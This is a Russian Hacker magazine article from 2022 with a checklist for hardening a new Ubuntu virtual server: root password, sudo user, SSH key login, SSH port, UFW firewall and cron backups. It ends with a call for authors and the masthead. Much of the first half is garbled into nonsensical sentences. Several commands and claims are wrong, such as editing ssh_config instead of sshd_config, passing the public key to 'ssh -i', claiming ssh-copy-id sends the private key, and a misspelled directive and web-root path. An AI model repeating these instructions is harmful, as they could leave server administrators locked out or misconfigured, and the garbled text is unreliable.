Виртуальный сервер годится для решения очень многих задач, тем более если стоит вопрос недорого. Если вы пользуетесь VDS, обязательно обратите внимание на этот небольшой чек-лист, по которому нужно пройтись после покупки виртуального сервера. Если пренебречь этими простые правила, в безопасности системы образуется серьезная дыра. В статье рассматривается настройка VDS на примере Ubuntu, но приведенные инструкции должны работать в большинстве современных дистрибутивов.

WARNING

Эта статья — не линейная инструкция, которую можно смело выполнять. Сначала прочитай ее, ранее, позже, но что-либо уже, а то нет, а что-то потом следует рекомендациям! Если ты просто копируешь некоторые команды в другую систему, то можешь потерять доступ к серверу. Сначала подумай, потом, пожалуй, не торопиться время много не жрет.

1. МЕНЯЕМ ПАРОЛЬ ПОЛЬЗОВАТЕЛЯ ROOT

При первом входе сервер пришлет тебе сообщение это IP-адрес и пароль пользователя. Причем он пересылают в виде в plaintext управления виртуальным сервером. Поэтому сразу же отсылаешься на root-пароль, это знает не только в базе данных — ведь это где-то записано, чтобы показывать тебе каждый раз в новом сообщении.

К тому же пароли от сервера обычно генерируются случайным образом и сложны для запоминания, а вот пароли, обязательные к паролю управления не всегда соответствует этим требованиям. Поэтому первым делом меняем root пароль на свой. Для этого от имени root, в простой терминальной сессии. Не забывай менять пароль каждые два три месяца — такие из соображений безопасности. Зайди по SSH как root и введи команду:

```
passwd
```

Да, при вводе символы не отображаются — нет ни буквы, ни цифр, но звездочек, это нормально. Вводи новый пароль и нажми Enter. На первом этапе сервер спросит тебя подтвердить пароль.

Существует несколько стратегий защиты учетной записи root. Первая заключается в создании другого аналогичного пользователя с аналогичным полным набором прав, предоставляя ей возможность использовать команду **sudo** чтобы на лету предоставлять файлы конфигурации и устанавливать софт, а затем отключаешь вход для root по SSH. Вы выходе получаем парольную аутентификацию, но будет использовать учетные записи, имя которой известно лишь тебе. Преимущества следующего: нельзя не запомнить учетной записи root, поскольку имя будет уже не паролевой, а простой пользовательский.

Также по сейчас парольная аутентификация не так надежна, как аутентификация с ключами. Вторая стратегия как раз и заключается в отключении такой аутентификации. Недостатков — более сложная настройка, однако для тех, кто знаком с криптографией, генерирующей пару ключей, и для человека, который написал уже не десятк, понимает что может поменять в конфигах, тем сложно. Из бонусов: на аппаратном VDS вход по root создает могучу учетные записей для входа по SSH — обычно используется для учетки, для входа множество. Преимущества аутентификации по публичному ключу — никто не может подобрать пароль к создательному, поэтому доступ к серверу будет. Если ты будешь использовать аутентификацию по ключу (много пропустил пункты 2 и 4 — не нужно создавать дополнительную учетку и вносить ее в sudoers. А вот промежуточный пункт 3 обязательно прочитай, так как удобный редактор тебе пригодится.

2. СОЗДАЕМ ОБЫЧНОГО ПОЛЬЗОВАТЕЛЯ

После первого подключения рекомендуется сделать пароль root, поскольку кончает его в пробочку своего SSH-клиента. Но это в корне неправильно, чтобы root использовать. Для root — это всем известный, но когда речь идет о личном, поскольку взломать root сервер методом грубой силы, он будет бесконечно перебирать учетные записи root. Все прочие учетки создаются тобой пользователей и он знает, а вот есть в root. Поэтому нам нужен обычный пользователь, имя которого ты будешь знать наизусть. Создаем пользователя (имя нужно изменить на свое собственное):

```
adduser user
passwd user
```

Первая команда добавляет учетную запись с именем **user**, вторая изменяет пароль для нее. Только не создавай пользователя **admin**, пожалуйста!

Чтобы этот пользователь мог работать с правами root, нужно добавить его в **sudoers**, но сначала понадобится выполнить промежуточный шаг.

3. УСТАНАВЛИВАЕМ УДОБНЫЙ РЕДАКТОР

Используем **nano** — простой текстовый редактор по умолчанию редактор. Ю недобный и требует специальных знаний, что нежелательно шокирует начинающих пользователей.

Перед установкой любого софта первым делом обновим список пакетов. Делаешь это с помощью команды **apt update**. Обновим список пакетов, нужно как минимум один раз — перед первой установкой. После этого обновление делают по мере необходимости.

```
# apt update
```

Итак, установим любой текстовый редактор, который тебе нравится. Например, удобный редактор nano:

```
# apt install nano
```

Запустить отдельно редактор можно командой **nano**. Смотрим, где находится этот редактор:

```
which nano
```

Обычно это каталог **/bin/nano**. Теперь нужно сделать так, чтобы этот редактор использовался по умолчанию. В современном Ubuntu это делается так:

```
update-alternatives --config editor
```

Далее тебе нужно просто выбрать nano из списка предложенных. Если ты хотешь сделать редактор nano основным, нужно сделать **update-alternatives**, но на пойти пустым пунктом и протыкать переменную окружения **EDITOR**.

```
export EDITOR=/bin/nano
```

Чтобы переменная окружения **EDITOR** устанавливалась при каждом входе в систему, отредактируем файл **.bashrc**, который находится в домашнем каталоге пользователя. Добавь в него команду:

```
export EDITOR=/bin/nano
```

Чтобы применить эти команды, выполняем редактор по умолчанию, будучи использовать удобный редактор nano. Сюда из твоих команд — **visudo**

```
visudo
```

Эта команда запустит текстовый редактор для изменения файла конфигурации sudoers. Найди и раскомментируй строку

```
%wheel  ALL=(ALL)   ALL
```

Указанная строка разрешает всем пользователям группы **wheel**, использовать команду **sudo**. Если она уже раскомментирована, ничего делать не нужно. Нажми Ctrl-Shift-Alt-Esc для выхода из редактора.

После этого добавь нашего пользователя в группу **wheel**:

```
usermod -aG wheel user
```

Далее отключаем от SSH сервера и попытаемся войти как пользователь **user** с заданным ранее паролем. Обратим внимание, что, когда ты работал как пользователь root, приглашение выглядит строго имени вида **#**, теперь оно выглядит как **$**. Запускаешь, введи команду

```
sudo bash
```

Если приглашение изменилось строго поменялось на **#**, теперь у тебя есть права root. Такой трюк позволяет вводить команды от имени root без использования команды **sudo**, что, несомненно, удобно.

5. ЗАПРЕЩАЕМ ВХОД КАК ROOT ПО SSH

Даже пароль на root не гарантирует безопасности root входить в систему по SSH. Для этого, работая уже под новым пользователем user, введи команду

```
sudo nedit /etc/ssh/ssh_config
```

Добавь в конфигурацией файл сервера SSH такую строку (или раскомментируй ее):

```
PermitRootLogin no
```

Сохрани файл конфигурации, рестартани SSH (**systemctl restart ssh**) и попробуй подключиться как пользователь root — у тебя не получится.

WARNING

Перезагружать SSH нужно только в том случае, если ты убедился, что можешь войти как пользователь root. Если ты перезагрузишь SSH, не зная пароля, войти сервер будет. Иначе есть риск потерять доступ к серверу, и тогда придется обращаться к серверу.

Как вариант, можно не отключать вход под root учетной записью root, а настроить вход по ключу. Для этого нужно root, как ты обращаешь, что можешь войти как root по ключу, а конфиг SSH добавлять строку:

```
PermitRootLogin without-password
```

Конечно, после этого нужно опять перезагружать SSH.

6. ВХОДИМ НА СЕРВЕР ПО КЛЮЧУ

Сервер поддерживает аутентификацию по ключу (public key authentication), а не по паролю. Преимущества и недостатки этого метода рассматривать не будем, здесь для нас важнее — пароль нужно не отправлять, так как он не попросту нет. Это самый надежный способ аутентификации.

Ключи генерируются по мере следующей создания сервера нужно ключей (открытый и закрытый). Закрытый ключ хранится на стороне клиента, и в идеале он не должен покидать его пределы. Открытый загружается на сервер, и которому нужно получить доступ.

В идеальном мире ключи должны генерировать самим пользователям. Сгенерировать их можно с помощью команды **ssh-keygen**, а также используя графические утилиты (например, puttygen, возможность генерировать ключи есть в Bitvise Client и в Putty, но последнем случае ключевой. Если у тебя Linux, рекомендуем использовать ssh-keygen, поскольку не нужно. Запускаем:

```
$ mkdir -r ~/.ssh; ssh-keygen -t rsa -b 2048 -f ~/.ssh/id_rsa
```

Здесь мы генерируем RSA-ключи длиной 2048 бит. После того как ключ сгенерирован, необходимо сделать его доступным по ssh имени **~/.ssh/id_rsa.pub**. Далее нужно передать открытый ключ на сервер. Самый простой и правильный способ сделать это — использовать команду **ssh-copy-id**

```
ssh-copy-id username@remote_host
```

При выполнении этой команды ты можешь увидеть следующее:

```
The authenticity of host '153.122.33.44 (153.122.33.44)' can't be
established.
RSA key fingerprint is 5e:f8:fc:a4:00:5b:ac:d0:7d:42:5b:ac:d8:7d:52:.
Are you sure you want to continue connecting (yes/no)? yes
```

Такой локальный компьютер просит по расспросит удаленный сервер — это нормально. Ответь на вопросы утвердительно. Вводи **yes** (именно **yes**, а не **y**) и нажми Enter. Команда **ssh-copy-id** найдет закрытый ключ и отправит его на сервер. Теперь можно **ssh ~/.ssh/id_rsa.pub** будет скопирован в файл **~/.ssh/authorized_keys** удаленной учетной записи. Данный способ подходит, если ты еще не отключил аутентификацию по паролю. На этапе первоначальной настройки это обычное дело — отключа все пользователи генерировать ключи и загружает на сервер свои открытые ключи, а затем запрещается вход по паролю. Но если вход по паролю уже отключен, то нам надо вручную сделать один шаг: скопировать то потребуется найти способ доступа к ключ (файл **id_rsa.pub**) на сервере. Далее нужно перейти к каталогу **~/.ssh** и добавить ключ в файл **authorized_keys**:

```
cat id_rsa.pub >> authorized_keys
```

Но не будем строить лишние предположения и усложнять себе жизни. Сначала, что делаем в первом случае пока открыт и доступен использовать команду **ssh-copy-id** для загрузки ключей на сервер. Когда открытые ключи всех пользователей загружены, можно отключить вход по паролю. Для этого открой в любом текстовом редакторе файл **/etc/ssh/ssh_config** и устанавливаем в значение **PasswordAuthentication**:

```
PasswordAuthentication no
```

Также можно добавить, что при следующем рестарте установлены такими образом:

```
PubkeyAuthentication yes
AuthorizationKeyFile %h/.ssh/authorized_keys
PermitRootLogin without-password
```

Теперь включает аутентификацию по ключу, а вторая указывает имя файла, в котором должны храниться ключи. Третья разрешает вход, как root без использования пароля (то ключу).

Осталось перезагрузить SSH:

```
systemctl restart ssh
```

На стороне клиента войти по ключу на SSH сервер можно так:

```
ssh -i ~/.ssh/id_rsa.pub user@example.com
```

Здесь мы указываем имя файла ключа, имя пользователя и имя сервера. В Windows нужно настраивать использование любой SSH-клиент, например в Bitvise SSH Client необходимо нажать кнопку Client Key Manager на вкладке Login и в появившемся окне нажать кнопку Generate New. В окне Key Type выбери RSA, а в поле Bits — 2048 и нажмите кнопку Generate. Через 4 минуты сгенерированный ключ будет готов. Сохраняем ключ в виде файлов, пароль, передавать его и нажать кнопку Generate. Рекомендуется использовать пароль, поскольку ключ — это ценная информация. Если кто-то получит SSH-клиент и попробует подключиться к серверу, используя твой открытый ключ, у него не получится, поскольку ему нужен закрытый ключ.

Пароль нужен для доступа к ключевой паре только на локальном компьютере, поэтому сервер не сможет без ты по нее было на сервер. После того как ключевая пара сгенерирована, нужно нажать Export для экспорта публичного ключа. Формат — OpenSSH. После того как он сохранишь отправь файл на какой-нибудь файлы, загрузи этот ключ на сервер и добавь его в файл **~/.ssh/authorized_keys**.

Способов много, например можно использовать учетку, в которой уже настроена аутентификация по ключу. Или можно использовать какую-то на какой-то сайт и на сервере скачать его с помощью команды **wget http://example.com/key**. Большие, правильно, фантазии, у тебя все получится. Если того как сервер «нужен» твой ключ, в основном окне клиента выбери Install Pubkey — publicky, а из списка Client Key — профиль, в котором ты сохранил ключ.

Продолжение статьи на Bitvise SSH Client.

Продолжение статьи ↓

ВАШ ЧЕК, СЭР!

ТОДО ПОСЛЕ ПОКУПКИ ВИРТУАЛЬНОГО UNIX-СЕРВЕРА

7. НАЗНАЧАЕМ SSH НЕСТАНДАРТНЫЙ ПОРТ

По умолчанию SSH использует порт 22. Но ты можешь перенастроить его на другой порт из диапазона 1024–65535 — тогда для подключения по SSH нужно знать еще и номер порта. Открой **/etc/ssh/sshd_config** и найди директиву **Port**. Вместо **22** укажи другой порт:

```
Port 2206
```

После этого перезапустя SSH и переголосуйся. При входе в настройки клиента укажи новый номер порта.

8. НАСТРАИВАЕМ БРАНДМАУЭР

Разобразишься с безопасностью пользователей, нужно настроить брандмауэр. Традиционно в качестве брандмауэра (фильтра пакетов) в Ubuntu используется iptables, но поскольку Ubuntu позиционируется как простой дистрибутив, то и оболочка для iptables была разработана соответствующая — UFW (Uncomplicated Firewall). Это несложный файервол. Первым делом убедись, что пакет **ufw** уже установлен, и установи его, если это не так:

```
sudo apt install ufw
```

Базовая настройка

Теперь посмотрим состояние брандмауэра:

```
sudo ufw status verbose
```

По умолчанию фильтр пакетов выключен, поэтому команда выведет сообщение **Status: inactive**. Не нужно спешить включать файервол: сначала его требуется настроить. Ведь если порт 22 закроется по умолчанию недоступно то ты потеряешь доступ к своему VDS. Конечно, сапорт поможет, но это нарасная трата времени.

С базовыми настройками брандмауэр запрещает все входящие соединения и разрешает все исходящие. Такая политика идеальна с точки зрения безопасности — ведь если кто-то (и ты в том числе) захочет к нему подключиться, у него это не получится. В то же время приложения на сервере смогут создавать исходящие соединения.

Рассмотрим две команды:

```
ufw default deny incoming
ufw default allow outgoing
```

Эти два правила как раз и задают политику по умолчанию: запрещаются все входящие соединения и разрешаются все исходящие.

Итак, все входящие соединения запрещены. Чтобы до сервера можно было достучаться по определенному порту, его нужно сначала открыть. UFW хорош тем, что здесь даже не требуется помнить номер порта — необходимо задать только название сервиса. Например, вот как можно разрешить подключение по SSH:

```
ufw allow ssh
```

При этом UFW сам создаст правило для порта 22 — именно этот порт используется для SSH. Брандмауэр знает порты и имена всех распространенных служб (HTTP, SSH, FTP, SFTP и так далее).

Однако если ты перенастроил SSH на нестандартный порт, нужно явно указать номер порта:

```
ufw allow 2206
```

После разрешения SSH (это главное, чтобы сейчас файервол нам не разорвал соединение) можно включить ufw следующей командой:

```
ufw enable
```

Необходимо подтвердить запуск:

```
Command may disrupt existing ssh connections. Proceed with operation
(y|n)?
```

```
root@ubuntu1804vps:~# apt install ufw
Reading package lists ...
Building dependency tree
Reading state information... Done
ufw is already the newest version (0.35-5).
0 upgraded, 0 newly installed, 0 to remove and 1 not upgraded.
root@ubuntu1804vps:~# ufw status verbose
Status: inactive
root@ubuntu1804vps:~# ufw allow ssh
Rules updated
Rules updated (v6)
root@ubuntu1804vps:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@ubuntu1804vps:~#
```

Базовая настройка.

Разберемся, что произошло. Сначала мы разрешили SSH и получили ответ **Rules updated**, то есть правила обновлены. Затем мы включаем файервол и получаем сообщение, что он активен и будет запускаться при загрузке системы. На этом базовая настройка выполнена — SSH успешно работает, и мы можем приступить к дальнейшей настройке фильтра пакетов.

Создание правил для сервисов

Теперь нужно разрешить работу других приложений. Как правило, требуется разрешить службу HTTP (веб-сервер), FTP (если этот сервис вам нужен) и пострадать не забыть о HTTPS (что очень важно в последнее время):

```
ufw allow http
ufw allow https
ufw allow ftp
```

Сделать то же самое можно было бы и по номерам портов:

```
ufw allow 80
ufw allow 443
ufw allow 21
```

При желании можно разрешить целый диапазон портов, указав при этом транспортный протокол (UDP или TCP):

```
sudo ufw allow 2000:2200/tcp
sudo ufw allow 4000:4400/udp
```

Разрешаем IP-адреса

Ufw позволяет разрешить определенному IP-адресу доступ ко всем портам сервера, например:

```
ufw allow from 111.222.33.44
```

Если нужно разрешить доступ конкретному IP-адресу только к определенному порту, то делаем это так:

```
ufw allow from 111.222.33.44 to any port 22
```

Здесь мы разрешаем не все подключения к SSH, а только подключения с IP-адреса **111.222.33.44**

WARNING

Делать это нужно только в том случае, если у тебя постоянный IP — такой IP можно получить за дополнительную плату у твоего провайдера. Обычно у пользователей динамические IP-адреса — если ты прямо сейчас посмотришь свой внешний IP, укажешь его в команде выше, то, как только твой IP изменится, ты лишишься доступа к серверу. Так что будь осторожен!

Разрешить доступ целого диапазона IP-адресов (например, когда у администратора динамический IP) можно таким образом:

```
ufw allow from 123.45.67.89/24 to any port 22
```

Запрещаем IP-адреса и службы

Чтобы запретить доступ с определенного IP-адреса, воспользуйся вот такой командой:

```
ufw deny from 123.45.67.89
```

При желании можно запретить все подключения к определенной службе:

```
ufw deny ftp
```

Удаление и сброс правил

Сбросит все правила следующая команда:

```
ufw reset
```

Но до того, как вводить эту команду, убедись, что ты отключил файервол (команда **ufw disable**), иначе потеряешь доступ по SSH.

Удалить конкретное правило можно по номеру. Сначала введи следующую команду, чтобы узнать номер правила:

```
ufw status numbered
```

Далее введи команду такого вида:

```
ufw delete <номер правила>
```

9. НАСТРАИВАЕМ РЕЗЕРВНОЕ КОПИРОВАНИЕ

Как правило, в администрировании серверами и другими услугами провайдера есть возможность настройки резервное копирование для каждого сервера. В зависимости от условий тарифного плана бокал может быть бесплатным (то есть ты можешь использовать какой-то объем пространства под бокалы), а может быть платным. Как показывает практика, часто провайдеры требуют платы за хранение бокалов, поэтому сама возможность резервного копирования хоть и имеется, но выключена, чтобы у клиента не было дополнительных трат.

У тебя, как у дамина VDS, есть два варианта. Первый — использовать средства резервного копирования провайдера, второй — настроить резервное копирование на свою сервере. Бокал на стороне провайдера надежнее, так как резервные копии хранятся за пределами сервера. Второй вариант менее надежен, поскольку если что-то случится с файловой системой сервера, то ты потеряешь все свои данные. Как быть? Лучше всего использовать комбинированную систему — настроить бокалы на стороне провайдера со средней периодичностью, скажем раз в неделю. При такой периодичности счет за бокалы не будет космическим. Зато, если что-то случится с файловой системой, ты сможешь восстановить данные, пусть и не самые актуальные, но это лучше, чем начинать все с нуля.

А теперь посмотрим о бокале резервную на стороне сервера. Есть целые решения для резервного копирования. Нужны они или нет — решать только тебе. Я их предпочтаю пойти по самому простому пути. Первым делом надо определиться, какие данные стоит резервировать. Если у тебя на сервере веб-сайт (например, интернет-магазин), то копировать нужно только файлы корневого каталога веб-сервера (DocumentRoot, обычно это **/var/www/html**, но зависит от настроек сервера) и базу данных.

Файлы веб-сервера можно копировать раз в неделю — они меняются относительно начасто. Если ты делаешь бокал средствами провайдера, скажем каждую пятницу, то бокал файлов сервера можно делать в середине недели — в среду. Тогда у тебя будет на всякий случай две резервные копии за неделю. Можно и чаще — главное, чтобы хватало места на диске. Если у тебя 1 Тбайт, а сайт весит 250 Гбайт, то очень часто бокалы создавать не придется.

Создать архив с резервной копией файлов сайта можно командой

```
zip -r /backups/latest.zip /var/ww/html
```

Эту команду нужно добавить в расписание crontab. Введи команду **crontab -e** и добавь строчку:

```
0 2 * * 3 /usr/bin/zip -r /backups/latest.zip /var/ww/html
```

Делать бокал лучше всего ночью, чтобы снизить нагрузку на сервер. Здесь копия будет создаваться по средам в два часа ночи. Распаковать архив можно с помощью команды **unzip**.

Теперь о базе. Изменения в базу данных вносятся постоянно: менеджеры добавляют информацию о продуктах, какой-то скрипт импорта изменяет цены и остатки товаров, а посетители делают заказы. Поэтому копии базы должны создаваться раз в день. Для копии используем mysql-dump:

```
mysqldump -u cp_user -p --opt cp_main_v2 --max_allowed_packet=100M >
db-latest.sql
```

Здесь **cp_user** — имя пользователя БД, **cp_main_v2** — имя базы данных, опция **max_allowed_packet** задает максимальный размер пакета — на случай, если БД занимает несколько гигов, эта опция тебе спасет. Бокал делается в файл **db-latest.sql**. Восстановливаем можно так:

```
mysql --host=127.0.0.1 --port=3310 --max_allowed_packet=100M -u cp_
user -p cp_main_v2 < /root/db-latest.sql
```

Назначение параметров должно быть понятно. Параметры **host** и **port** можно не указывать, если MySQL работает на localhost и использует стандартный порт. Команду создания дампа нужно запускать каждый день, поэтому в crontab добавляем строку

```
0 1 * * * /usr/bin/mysqldump -u cp_user -p --opt cp_main_v2
--max_allowed_packet=100M > /root/db-latest.sql
```

Бокал будет сниматься каждый день в час ночи (а в два мы запускаем создание бокала файлов).

Кроме бокалов не забывай о снапшотах! Перед каждым значимым изменением на сервере (вроде установки расширения, переборки CMS, обновления ПО, например установкой новой версии PHP) делай снапшот. Да, иногда можно восстановиться из бокала, но бокал у нас не самый свежий, да и времени такое восстановление занимает больше, чем восстановление из снапшота. Снапшоты тоже платные, но их цена ничтожна на фоне простоя production-сервера.

НАПОСЛЕДОК — УСТАНОВКА АДМИНКИ

Лично мне проще и привычнее управлять сервером через SSH. Но если нужен графический интерфейс для выполнения каждодневных рутинных задач, можешь установить панель управления. Выбор конкретной панели зависит от двух факторов: необходимой функциональности и стоимости панели управления. Если нужны бесплатные решения, смотри в сторону Webmin и VestaCP. Остальные варианты менее популярны.

Собственно, на этом все — базовая настройка VDS завершена. Теперь можно приступать к установке и настройке необходимого ПО (Nginx, MySQL, PHP и прочее) ☒

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

ХАКЕР

18+

№02 (275)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Илья Русанен
Зам. главного редактора
по техническим вопросам
rusanen@glc.ru

Алексей Глазков
Выпускающий редактор
glazkov@glc.ru

Евгения Шарипова
Литературный редактор

РЕДАКТОРЫ РУБРИК

Андрей Письменный
pismenny@glc.ru

Евгений Зобнин
zobnin@glc.ru

Валентин Холмогоров
valentin@holmogorov.ru

Татьяна Чупрова
chuprova@glc.ru

Марк Бруцкий-Стемпковский
brutsky@glc.ru

Иван «aLLy» Андреев
iam@russiansecurity.expert

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы по подписке:
lapina@glc.ru

Вопросы по материалам:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022